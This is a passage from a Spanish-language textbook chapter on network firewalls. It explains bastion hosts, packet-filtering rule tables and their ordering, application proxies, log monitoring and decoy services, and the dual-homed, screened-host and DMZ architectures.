Según [Ran95], un *firewall* o cortafuegos es un sistema o grupo de sistemas que hace cumplir una política de control de acceso entre dos redes. De una forma más clara, podemos definir un cortafuegos como cualquier sistema (desde un simple *router* hasta varias redes en serie) utilizado para separar – en cuanto a seguridad se refiere – una máquina o subred del resto, protegiéndola así de servicios y protocolos que desde el exterior puedan suponer una amenaza a la seguridad. El espacio protegido, denominado **perímetro de seguridad**, suele ser propiedad de la misma organización, y la protección se realiza contra una red externa, no confiable, llamada **zona de riesgo**.

Evidentemente la forma de aislamiento más efectiva para cualquier política de seguridad consiste en el aislamiento físico, es decir, no tener conectada la máquina o la subred a otros equipos o a Internet (figura 12.1 (a)). Sin embargo, en la mayoría de organizaciones – especialmente en las de I+D – los usuarios necesitan compartir información con otras personas situadas en muchas ocasiones a miles de kilómetros de distancia, con lo que no es posible un aislamiento total. El punto opuesto consistiría en una conectividad completa con la red (figura 12.1 (b)), lo que desde el punto de vista de la seguridad es muy problemático: cualquiera, desde cualquier parte del mundo, puede potencialmente tener acceso a nuestros recursos. Un término medio entre ambas aproximaciones consiste en implementar cierta separación lógica mediante un cortafuegos (figura 12.1 (c)).

Antes de hablar de cortafuegos es casi obligatorio dar una serie de definiciones de partes o características de funcionamiento de un *firewall*; por máquina o *host bastión* (también se denominan **gates**) se conoce a un sistema especialmente asegurado, pero en principio vulnerable a todo tipo de ataques por estar abierto a Internet, que tiene como función ser el punto de contacto de los usuarios de la red interna de una organización con otro tipo de redes. El *host bastión* filtra tráfico de entrada y salida, y también esconde la configuración de la red hacia fuera.

Por **filtrado de paquetes** entendemos la acción de denegar o permitir el flujo de tramas entre dos redes (por ejemplo la interna, protegida con el *firewall*, y el resto de Internet) de acuerdo a unas normas predefinidas; aunque el filtro más elemental puede ser un simple *router*, trabajando en el nivel de red del protocolo OSI, esta actividad puede realizarse además en un puente o en una máquina individual. El filtrado también se conoce como *screening*, y a los dispositivos que lo implementan se les denomina **choke**; el *choke* puede ser la máquina bastión o un elemento diferente.

Un **proxy** es un programa (trabajando en el nivel de aplicación de OSI) que permite o niega el acceso a una aplicación determinada entre dos redes. Los clientes *proxy* se comunican sólo con los servidores *proxy*, que autorizan las peticiones y las envían a los servidores reales, o las deniegan y las devuelven a quien las solicitó.




Figura 12.1: (a) Aislamiento. (b) Conexión total. (c) *Firewall* entre la zona de riesgo y el perímetro de seguridad.

Físicamente, en casi todos los cortafuegos existen al menos un *choke* y una máquina bastión, aunque también se considera *firewall* a un simple *router* filtrando paquetes, es decir, actuando como *choke*; desde el punto de vista lógico, en el cortafuegos suelen existir servidores *proxy* para las aplicaciones que han de atravesar el sistema, y que se sitúan habitualmente en el *host* bastión. También se implementa en el *choke* un mecanismo de filtrado de paquetes, y en alguno de los dos elementos se suele situar otro mecanismo para poder monitorizar y detectar la actividad sospechosa.

En este capítulo hablaremos de los tipos de cortafuegos más habituales y de sus características, así como de las posibles políticas de seguridad que pueden implementar; también comentaremos aspectos de dos de los cortafuegos más utilizados hoy en día: *FW-1* y la herramienta de Linux *ipchains*. Los *firewalls* son cada vez más necesarios en nuestras redes, pero todos los expertos recomiendan que no se usen *en lugar* de otras herramientas, sino *junto a* ellas; cualquier cortafuegos, desde el más simple al más avanzado, presenta dos gravísimos problemas de seguridad: por un lado, centralizan todas las medidas en un único sistema, de forma que si éste se ve comprometido y el resto de nuestra red no está lo suficientemente protegido el atacante consigue amenazar a toda la subred simplemente poniendo en jaque a una máquina. El segundo problema, relacionado con éste, es la falsa sensación de seguridad que un cortafuegos proporciona: generalmente un administrador que no disponga de un *firewall* va a preocuparse de la integridad de todas y cada una de sus máquinas, pero en el momento en que instala el cortafuegos y lo configura asume que toda su red es segura, por lo que se suele descuidar enormemente la seguridad de los equipos de la red interna. Esto, como acabamos de comentar, es un grave error, ya que en el momento que un pirata acceda a nuestro cortafuegos – recordemos que es un sistema muy expuesto a ataques externos – automáticamente va a tener la posibilidad de controlar toda nuestra red.

Además – esto ya no es un problema de los *firewalls* sino algo de sentido común –, un cortafuegos evidentemente no protege contra ataques que no pasan por él: esto incluye todo tipo de ataques internos dentro del perímetro de seguridad, pero también otros factores que *a priori* no deberían suponer un problema. El típico ejemplo de estos últimos son los usuarios que instalan sin permiso, sin conocimiento del administrador de la red, y muchas veces sin pensar en sus consecuencias, un simple *modem* en sus PCs o estaciones de trabajo; esto, tan habitual en muchas organizaciones, supone la violación y la ruptura total del perímetro de seguridad, ya que posibilita accesos a la red no controlados por el cortafuegos. Otro problema de sentido común es la reconfiguración de los sistemas al pasarlos de una zona a otra con diferente nivel de seguridad, por ejemplo al mover un equipo que se encuentra en el área protegida a la DMZ (veremos más adelante lo que estas siglas significan); este acto – que en ocasiones no implica ni tan siquiera el movimiento físico del equipo, sino simplemente conectarlo en una toma de red diferente – puede ocasionar graves problemas de seguridad en nuestra organización, por lo que cada vez que un cambio de este estilo se produzca no sólo es necesaria la reconfiguración del sistema, sino la revisión de todas las políticas de seguridad aplicadas a esa máquina ([Mel97]).

12.2 Características de diseño

Existen tres decisiones básicas en el diseño o la configuración de un cortafuegos [Ran95]; la primera de ellas, la más importante, hace referencia a la política de seguridad de la organización propietaria del *firewall*: evidentemente, la configuración y el nivel de seguridad potencial será distinto en una empresa que utilice un cortafuegos para bloquear todo el tráfico externo hacia el dominio de su propiedad (excepto, quizás, las consultas a su página *web*) frente a otra donde sólo se intente evitar que los usuarios internos pierdan el tiempo en la red, bloqueando por ejemplo todos los servicios de salida al exterior excepto el correo electrónico. Sobre esta decisión influyen, aparte de motivos de seguridad, motivos administrativos de cada organismo.

La segunda decisión de diseño a tener en cuenta es el nivel de monitorización, redundancia y control deseado en la organización; una vez definida la política a seguir, hay que definir cómo implemen-

tarla en el cortafuegos indicando básicamente qué se va a permitir y qué se va a denegar. Para esto existen dos aproximaciones generales: o bien se adopta una postura restrictiva (denegamos todo lo que explícitamente no se permita) o bien una permisiva (permitimos todo excepto lo explícitamente negado); evidentemente es la primera la más recomendable de cara a la seguridad, pero no siempre es aplicable debido a factores no técnicos sino humanos (esto es, los usuarios y sus protestas por no poder ejecutar tal o cual aplicación a través del *firewall*).

Por último, la tercera decisión a la hora de instalar un sistema de cortafuegos es meramente económica: en función del valor estimado de lo que deseemos proteger, debemos gastar más o menos dinero, o no gastar nada. Un *firewall* puede no entrañar gastos extras para la organización, o suponer un desembolso de varios millones de pesetas: seguramente un departamento o laboratorio con pocos equipos en su interior puede utilizar un PC con Linux, Solaris o FreeBSD a modo de cortafuegos, sin gastarse nada en él (excepto unas horas de trabajo y unas tazas de café), pero esta aproximación evidentemente no funciona cuando el sistema a proteger es una red de tamaño considerable; en este caso se pueden utilizar sistemas propietarios, que suelen ser caros, o aprovechar los *routers* de salida de la red, algo más barato pero que requiere más tiempo de configuración que los cortafuegos sobre Unix en PC de los que hemos hablado antes. De cualquier forma, no es recomendable a la hora de evaluar el dinero a invertir en el *firewall* fijarse sólo en el coste de su instalación y puesta a punto, sino también en el de su mantenimiento.

Estas decisiones, aunque concernientes al diseño, eran básicamente políticas; la primera decisión técnica a la que nos vamos a enfrentar a la hora de instalar un cortafuegos es elemental: ¿dónde lo situamos para que cumpla eficientemente su cometido? Evidentemente, si aprovechamos como cortafuegos un equipo ya existente en la red, por ejemplo un *router*, no tenemos muchas posibilidades de elección: con toda seguridad hemos de dejarlo donde ya está; si por el contrario utilizamos una máquina Unix con un cortafuegos implementado en ella, tenemos varias posibilidades para situarla con respecto a la red externa y a la interna. Sin importar donde situemos al sistema hemos de recordar siempre que los equipos que queden fuera del cortafuegos, en la zona de riesgo, serán igual de vulnerables que antes de instalar el *firewall*; por eso es posible que si por obligación hemos tenido que instalar un cortafuegos en un punto que no protege completamente nuestra red, pensemos en añadir cortafuegos internos dentro de la misma, aumentando así la seguridad de las partes más importantes.

Una vez que hemos decidido dónde situar nuestro cortafuegos se debe elegir qué elemento o elementos físicos utilizar como bastión; para tomar esta decisión existen dos principios básicos ([CZ95]): mínima complejidad y máxima seguridad. Cuanto más simple sea el *host* bastión, cuanto menos servicios ofrezca, más fácil será su mantenimiento y por tanto mayor su seguridad; mantener esta máquina especialmente asegurada es algo vital para que el cortafuegos funcione correctamente, ya que va a soportar por sí sola todos los ataques que se efectuen contra nuestra red al ser elemento más accesible de ésta. Si la seguridad de la máquina bastión se ve comprometida, la amenaza se traslada inmediatamente a todos los equipos dentro del perímetro de seguridad. Suele ser una buena opción elegir como máquina bastión un servidor corriendo alguna versión de Unix (desde una SPARC con Solaris a un simple PC con Linux o FreeBSD), ya que aparte de la seguridad del sistema operativo tenemos la ventaja de que la mayor parte de aplicaciones de *firewalling* han sido desarrolladas y comprobadas desde hace años sobre Unix ([Rob94]).

Evidentemente, a la vez que elegimos un bastión para nuestro cortafuegos hemos de decidir qué elemento utilizar como *choke*; generalmente suele ser un *router* con capacidad para filtrar paquetes, aunque también puede utilizarse un sistema Unix para realizar esta función. En el punto 12.4 se comentan diferentes arquitecturas de cortafuegos con los elementos utilizados en cada una de ellas como *chokes* y como bastiones.

Ya hemos decidido qué utilizar como *firewall* y dónde situarlo; una vez hecho esto hemos de implementar sobre él los mecanismos necesarios para hacer cumplir nuestra política de seguridad. En

todo cortafuegos existen tres componentes básicos para los que debemos implementar mecanismos ([BCOW94]): el filtrado de paquetes, el *proxy* de aplicación y la monitorización y detección de actividad sospechosa. Vamos a hablar a continuación de cada uno de estos componentes.

12.3 Componentes de un cortafuegos

12.3.1 Filtrado de paquetes

Cualquier *router* IP utiliza reglas de filtrado para reducir la carga de la red; por ejemplo, se descartan paquetes cuyo TTL ha llegado a cero, paquetes con un control de errores erróneos, o simplemente tramas de *broadcast*. Además de estas aplicaciones, el filtrado de paquetes se puede utilizar para implementar diferentes políticas de seguridad en una red; el objetivo principal de todas ellas suele ser evitar el acceso no autorizado entre dos redes, pero manteniendo intactos los accesos autorizados. Su funcionamiento es habitualmente muy simple: se analiza la cabecera de cada paquete, y en función de una serie de reglas establecidas de antemano la trama es bloqueada o se le permite seguir su camino; estas reglas suelen contemplar campos como el protocolo utilizado (TCP, UDP, ICMP...), las direcciones fuente y destino, y el puerto destino. Además de la información de cabecera de las tramas, algunas implementaciones de filtrado permiten especificar reglas basadas en la interfaz del *router* por donde se ha de reenviar el paquete, y también en la interfaz por donde ha llegado hasta nosotros ([Cha92]).

¿Cómo se especifican tales reglas? Generalmente se expresan como una simple tabla de condiciones y acciones que se consulta en orden hasta encontrar una regla que permita tomar una decisión sobre el bloqueo o el reenvío de la trama; adicionalmente, ciertas implementaciones permiten indicar si el bloqueo de un paquete se notificará a la máquina origen mediante un mensaje ICMP ([Mog89]). Siempre hemos de tener presente el orden de análisis de las tablas para poder implementar la política de seguridad de una forma correcta; cuanto más complejas sean las reglas y su orden de análisis, más difícil será para el administrador comprenderlas. Independientemente del formato, la forma de generar las tablas dependerá obviamente del sistema sobre el que trabajemos, por lo que es indispensable consultar su documentación; algunos ejemplos particulares – pero aplicables a otros sistemas – pueden encontrarse en [CHS91] (*routers* NetBlazer), [Par98] (*routers* Cisco), [RA94] (*TIS Internet Firewall Toolkit* sobre Unix) y también en la obra indispensable al hablar de cortafuegos: [CZ95] (*screend*, *NetBlazer*, *Livingston* y *Cisco*).

Por ejemplo, imaginemos una hipotética tabla de reglas de filtrado de la siguiente forma:

Origen	Destino	Tipo	Puerto	Accion
158.43.0.0	*	*	*	Deny
*	195.53.22.0	*	*	Deny
158.42.0.0	*	*	*	Allow
*	193.22.34.0	*	*	Deny

Si al cortafuegos donde está definida la política anterior llegara un paquete proveniente de una máquina de la red 158.43.0.0 se bloquearía su paso, sin importar el destino de la trama; de la misma forma, todo el tráfico hacia la red 195.53.22.0 también se detendría. Pero, ¿qué sucedería si llega un paquete de un sistema de la red 158.42.0.0 hacia 193.22.34.0? Una de las reglas nos indica que dejemos pasar todo el tráfico proveniente de 158.42.0.0, pero la siguiente nos dice que si el destino es 193.22.34.0 lo bloqueemos sin importar el origen. En este caso depende de nuestra implementación particular y el orden de análisis que siga: si se comprueban las reglas desde el principio, el paquete atravesaría el cortafuegos, ya que al analizar la tercera entrada se finalizarían las comprobaciones; si operamos al revés, el paquete se bloquearía porque leemos antes la última regla. Como podemos ver, ni siquiera en nuestra tabla – muy simple – las cosas son obvias, por lo que si extendemos el ejemplo a un *firewall* real podemos hacernos una idea de hasta qué punto hemos de ser cuidadosos con el orden de las entradas de nuestra tabla.

¿Qué sucedería si, con la tabla del ejemplo anterior, llega un paquete que no cumple ninguna de nuestras reglas? El sentido común nos dice que por seguridad se debería bloquear, pero esto no siempre sucede así; diferentes implementaciones ejecutan diferentes acciones en este caso. Algunas deniegan el paso por defecto, otras aplican el contrario de la última regla especificada (es decir, si la última entrada era un `Allow` se niega el paso de la trama, y si era un `Deny` se permite), otras dejan pasar este tipo de tramas... De cualquier forma, para evitar problemas cuando uno de estos datagramas llega al cortafuegos, lo mejor es insertar siempre una regla por defecto al final de nuestra lista – recordemos una vez más la cuestión del orden – con la acción que deseemos realizar por defecto; si por ejemplo deseamos bloquear el resto del tráfico que llega al *firewall* con la tabla anterior, y suponiendo que las entradas se analizan en el orden habitual, podríamos añadir a nuestra tabla la siguiente regla:

Origen	Destino	Tipo	Puerto	Accion
*	*	*	*	Deny

La especificación incorrecta de estas reglas constituye uno de los problemas de seguridad habituales en los cortafuegos de filtrado de paquetes; no obstante, el mayor problema es que un sistema de filtrado de paquetes es incapaz de analizar (y por tanto verificar) datos situados por encima del nivel de red OSI ([Ste98]). A esto se le añade el hecho de que si utilizamos un simple *router* como filtro, las capacidades de registro de información del mismo suelen ser bastante limitadas, por lo que en ocasiones es difícil la detección de un ataque; se puede considerar un mecanismo de prevención más que de detección. Para intentar solucionar estas – y otras vulnerabilidades – es recomendable utilizar aplicaciones *software* capaces de filtrar las conexiones a servicios; a dichas aplicaciones se les denomina *proxies* de aplicación, y las vamos a comentar en el punto siguiente.

12.3.2 Proxy de aplicación

Además del filtrado de paquetes, es habitual que los cortafuegos utilicen aplicaciones *software* para reenviar o bloquear conexiones a servicios como *finger*, *telnet* o *FTP*; a tales aplicaciones se les denomina servicios **proxy**, mientras que a la máquina donde se ejecutan se le llama **pasarela de aplicación**.

Los servicios *proxy* poseen una serie de ventajas de cara a incrementar nuestra seguridad ([WC94]); en primer lugar, permiten únicamente la utilización de servicios para los que existe un *proxy*, por lo que si en nuestra organización la pasarela de aplicación contiene únicamente *proxies* para *telnet*, *HTTP* y *FTP*, el resto de servicios no estarán disponibles para nadie. Una segunda ventaja es que en la pasarela es posible filtrar protocolos basándose en algo más que la cabecera de las tramas, lo que hace posible por ejemplo tener habilitado un servicio como *FTP* pero con órdenes restringidas (podríamos bloquear todos los comandos *put* para que nadie pueda subir ficheros a un servidor). Además, los *application gateways* permiten un grado de ocultación de la estructura de la red protegida (por ejemplo, la pasarela es el único sistema cuyo nombre está disponible hacia el exterior), facilita la autenticación y la auditoría del tráfico sospechoso antes de que alcance el *host* destino y, quizás más importante, simplifica enormemente las reglas de filtrado implementadas en el *router* (que como hemos dicho antes pueden convertirse en la fuente de muchos problemas de seguridad): sólo hemos de permitir el tráfico hacia la pasarela, bloqueando el resto.

¿Qué servicios ofrecer en nuestro *gateway*, y cómo hacerlo? La configuración de la mayoría de servicios ‘habitual’ está muy bien explicada (como el resto del libro) en el capítulo 8 de [CZ95]. Además, en numerosos artículos se comentan problemas específicos de algunos servicios; uno muy recomendable, centrado en el sistema de ventanas *X Window*, pero donde también se habla de otros protocolos, puede ser [TW93].

El principal inconveniente que encontramos a la hora de instalar una pasarela de aplicación es

que cada servicio que deseemos ofrecer necesita su propio *proxy*; además se trata de un elemento que frecuentemente es más caro que un simple filtro de paquetes, y su rendimiento es mucho menor (por ejemplo, puede llegar a limitar el ancho de banda efectivo de la red, si el análisis de cada trama es costoso). En el caso de protocolos cliente–servidor (como *telnet*) se añade la desventaja de que necesitamos dos pasos para conectar hacia la zona segura o hacia el resto de la red; incluso algunas implementaciones necesitan clientes modificados para funcionar correctamente.

Una variante de las pasarelas de aplicación la constituyen las pasarelas de nivel de circuito (*Circuit-level Gateways*, [CB94]), sistemas capaces de redirigir conexiones (reenviando tramas) pero que no pueden procesar o filtrar paquetes en base al protocolo utilizado; se limitan simplemente a autenticar al usuario (a su conexión) antes de establecer el circuito virtual entre sistemas. La principal ventaja de este tipo de pasarelas es que proveen de servicios a un amplio rango de protocolos; no obstante, necesitan *software* especial que tenga las llamadas al sistema clásicas sustituidas por funciones de librería seguras, como SOCKS ([KK92]).

12.3.3 Monitorización de la actividad

Monitorizar la actividad de nuestro cortafuegos es algo indispensable para la seguridad de todo el perímetro protegido; la monitorización nos facilitará información sobre los intentos de ataque que estemos sufriendo (origen, franjas horarias, tipos de acceso...), así como la existencia de tramas que aunque no supongan un ataque *a priori* sí que son al menos sospechosas (podemos leer [Bel93b] para hacernos una idea de que tipo de tramas ‘extrañas’ se pueden llegar a detectar).

¿Qué información debemos registrar? Además de los registros estándar (los que incluyen estadísticas de tipos de paquetes recibidos, frecuencias, o direcciones fuente y destino) [BCOW94] recomienda auditar información de la conexión (origen y destino, nombre de usuario – recordemos el servicio *ident* – hora y duración), intentos de uso de protocolos denegados, intentos de falsificación de dirección por parte de máquinas internas al perímetro de seguridad (paquetes que llegan desde la red externa con la dirección de un equipo interno) y tramas recibidas desde *routers* desconocidos. Evidentemente, todos esos registros han de ser leídos con frecuencia, y el administrador de la red ha de tomar medidas si se detectan actividades sospechosas; si la cantidad de *logs* generada es considerable nos puede interesar el uso de herramientas que filtren dicha información.

Un excelente mecanismo para incrementar mucho nuestra seguridad puede ser la sustitución de servicios reales en el cortafuegos por programas trampa ([Bel92]). La idea es sencilla: se trata de pequeñas aplicaciones que simulan un determinado servicio, de forma que un posible atacante piense que dicho servicio está habilitado y prosiga su ‘ataque’, pero que realmente nos están enviando toda la información posible sobre el pirata. Este tipo de programas, una especie de troyano, suele tener una finalidad múltiple: aparte de detectar y notificar ataques, el atacante permanece entretenido intentando un ataque que cree factible, lo que por un lado nos beneficia directamente – esa persona no intenta otro ataque quizás más peligroso – y por otro nos permite entretenernos al pirata ante una posible traza de su conexión. Evidentemente, nos estamos arriesgando a que nuestro atacante descubra el mecanismo y lance ataques más peligrosos, pero como el nivel de conocimientos de los atacantes de redes habituales en general no es muy elevado (más bien todo lo contrario), este mecanismo nos permite descubrir posibles *exploits* utilizados por los piratas, observar a qué tipo de atacantes nos enfrentamos, e incluso divertirnos con ellos. En la Universidad Politécnica de Valencia existen algunos sistemas con este tipo de trampas, y realmente es curioso observar cómo algunos intrusos siguen intentando aprovechar *bugs* que fueron descubiertos – y solucionados – hace más de cuatro años (ejemplos típicos aquí son PHF y algunos problemas de *sendmail*). En [Che92], un artículo clásico a la hora de hablar de seguridad (también se comenta el caso en el capítulo 10 de [CB94]), se muestra cómo Bill Cheswick, un experto en seguridad de los laboratorios AT&T estadounidenses, es capaz de analizar detenidamente gracias a estos programas las actividades de un pirata que golpea el *gateway* de la compañía.

12.4 Arquitecturas de cortafuegos

12.4.1 Cortafuegos de filtrado de paquetes

Un *firewall* sencillo puede consistir en un dispositivo capaz de filtrar paquetes, un *choke*; se trata del modelo de cortafuegos más antiguo ([Sch97]), basado simplemente en aprovechar la capacidad de algunos *routers* para bloquear o filtrar paquetes en función de su protocolo, su servicio o su dirección IP de forma que el *router* actue como *gateway* de la subred. Los accesos desde la red interna al exterior no bloqueados son directos (no hay necesidad de utilizar *proxies*, como sucede en los cortafuegos basados en una máquina con dos tarjetas de red), por lo que esta arquitectura es la más simple de implementar y la más utilizada en organizaciones que no precisan grandes niveles de seguridad – como las que vemos aquí –.

No obstante, elegir un cortafuegos tan sencillo puede no ser recomendable en ciertas situaciones, o para organizaciones que requieren una mayor seguridad para su subred, ya que los simples *chokes* presentan más desventajas que beneficios para la red protegida. El principal problema es que no disponen de un sistema de monitorización sofisticado, por lo que muchas veces el administrador no puede determinar si el *router* está siendo atacado o si su seguridad ha sido comprometida. Además las reglas de filtrado pueden llegar a ser complejas de establecer, y por tanto es difícil comprobar su corrección: habitualmente sólo se comprueba a través de pruebas directas, con los problemas de seguridad que esto puede implicar.

Si a pesar de esto decidimos utilizar un *router* como filtro de paquetes, es recomendable bloquear todos los servicios que no se utilicen desde el exterior (especialmente NIS, NFS, X-Window y TFTP), así como el acceso desde máquinas no confiables hacia nuestra subred; es también importante para la seguridad bloquear los paquetes con encaminamiento en origen activado.

12.4.2 Dual-Homed Host

El segundo modelo de cortafuegos estaba formado por simples máquinas Unix equipadas con dos tarjetas de red y denominadas anfitriones de dos bases ([SH95]), en las que una de las tarjetas se suele conectar a la red interna a proteger, y la otra a la red externa a la organización. En esta configuración el *choke* y el bastión coinciden en el mismo equipo: la máquina Unix.

El sistema Unix ha de ejecutar al menos un servidor *proxy* para cada uno de los servicios que deseemos pasar a través del cortafuegos, y también es necesario que el *IP Forwarding* esté deshabilitado en el equipo: aunque una máquina con dos tarjetas puede actuar como un *router*, para aislar el tráfico entre la red interna y la externa es necesario que el *choke* no enrute paquetes entre ellas. Todo el intercambio de datos entre las redes se ha de realizar a través de servidores *proxy* situados en el *host* bastión, o bien permitiendo a los usuarios conectar directamente al mismo (algo muy poco recomendable, ya que un usuario que consiga aumentar su nivel de privilegios en el sistema puede romper toda la protección del cortafuegos, por ejemplo reactivando el *IP Forwarding*).

12.4.3 Screened Host

Un paso más en términos de seguridad de los cortafuegos es la arquitectura *screened host* o *choke-gate*, que combina un *router* con un *host* bastión, y donde el principal nivel de seguridad proviene del filtrado de paquetes. En la máquina bastión, único sistema accesible desde el exterior, se ejecutan los *proxies* de las aplicaciones, mientras que el *choke* se encarga de filtrar los paquetes que se puedan considerar peligrosos para la seguridad de la red interna, permitiendo únicamente la comunicación con un reducido número de servicios.

Pero, ¿dónde situar el sistema bastión, en la red interna o en el exterior del *router*? La mayoría de autores ([Ran93], [Sem96]...) recomiendan situar el *router* entre la red exterior y el *host* bastión, pero otros ([WC94]) defienden justo lo contrario: situar el bastión en la red exterior no

provoca aparentemente una degradación de la seguridad, y además ayuda al administrador a comprender la necesidad de un elevado nivel de fiabilidad en esta máquina, ya que está sujeta a ataques externos y no tiene por qué ser un *host* fiable; de cualquier forma, asumiremos la primera opción por considerarla mayoritaria entre los expertos en seguridad informática. De esta forma, cuando una máquina de la red interna desea comunicarse con el exterior ha de hacerlo a través de servidores *proxy* situados en el *host* bastión, y los usuarios externos sólo pueden acceder a la red interna también a través de este sistema.

12.4.4 Screened Subnet (DMZ)

La arquitectura *Screened Subnet*, también conocida como red perimétrica o *De-Militarized Zone* (DMZ) añade un nivel de seguridad en las arquitecturas de cortafuegos situando una subred (DMZ) entre las redes externa e interna, de forma que se consiguen reducir los efectos de un ataque exitoso al *host* bastión: en los modelos anteriores toda la seguridad se centraba en el bastión¹, de forma que si la seguridad del mismo se veía comprometida, la amenaza se extendía automáticamente al resto de la red. Como la máquina bastión es un objetivo interesante para muchos piratas, la arquitectura DMZ intenta aislarla en una red perimétrica de forma que un intruso que accede a esta máquina no consiga un acceso total a la subred protegida.

Screened subnet es la arquitectura más segura, pero también la más compleja; se utilizan dos *routers*, denominados exterior e interior, conectados ambos a la red perimétrica como se muestra en la figura 12.2. En esta red perimétrica, que constituye el sistema cortafuegos, se incluye el *host* bastión y también se podrían incluir sistemas que requieran un acceso controlado, como baterías de módems o el servidor de correo, que serán los únicos elementos visibles desde fuera de nuestra red. El *router* exterior tiene como misión bloquear el tráfico no deseado en ambos sentidos (hacia la red perimétrica y hacia la red externa), mientras que el interior hace lo mismo pero con el tráfico entre la red interna y la perimétrica; de esta forma, un atacante habrá de romper la seguridad de ambos *routers* para acceder a la red protegida. Incluso es posible si se desean mayores niveles niveles de seguridad definir varias redes perimétricas en serie, situando los servicios que requieran de menor fiabilidad en las redes más externas; así, el atacante habrá de saltar por todas y cada una de ellas para acceder a nuestros equipos. Evidentemente, si en cada red perimétrica se siguen las mismas reglas de filtrado, niveles adicionales no proporcionan mayor seguridad. Aunque, como hemos dicho antes, la arquitectura DMZ es la que mayores niveles de seguridad puede proporcionar, no se trata de la panacea de los cortafuegos. Evidentemente existen problemas relacionados con este modelo: por ejemplo, se puede utilizar el *firewall* para que los servicios fiables pasen directamente sin acceder al bastión, lo que puede dar lugar a un incumplimiento de la política de la organización. Un segundo problema, quizás más grave, es que la mayor parte de la seguridad reside en los *routers* utilizados; como hemos dicho antes las reglas de filtrado sobre estos elementos pueden ser complicadas de configurar y comprobar, lo que puede dar lugar a errores que abren importantes brechas de seguridad en nuestro sistema.

12.4.5 Otras arquitecturas

Algo que puede incrementar en gran medida nuestra seguridad y al mismo tiempo facilitar la administración de los cortafuegos es utilizar un bastión diferente para cada protocolo o servicio en lugar de uno sólo; sin embargo, esta arquitectura presenta el grave inconveniente de la cantidad de máquinas necesarias para implementar el *firewall*, lo que impide que muchas organizaciones la puedan adoptar. Una variante más barata consistiría en utilizar un único bastión pero servidores *proxy* diferentes para cada servicio ofrecido.

Cada día es más habitual en todo tipo de organizaciones dividir su red en diferentes subredes; esto es especialmente aplicable en entornos de I+D o empresas medianas, donde con frecuencia se

¹Excepto en el primero, compuesto únicamente por un *choke*.




Figura 12.2: Arquitectura DMZ.

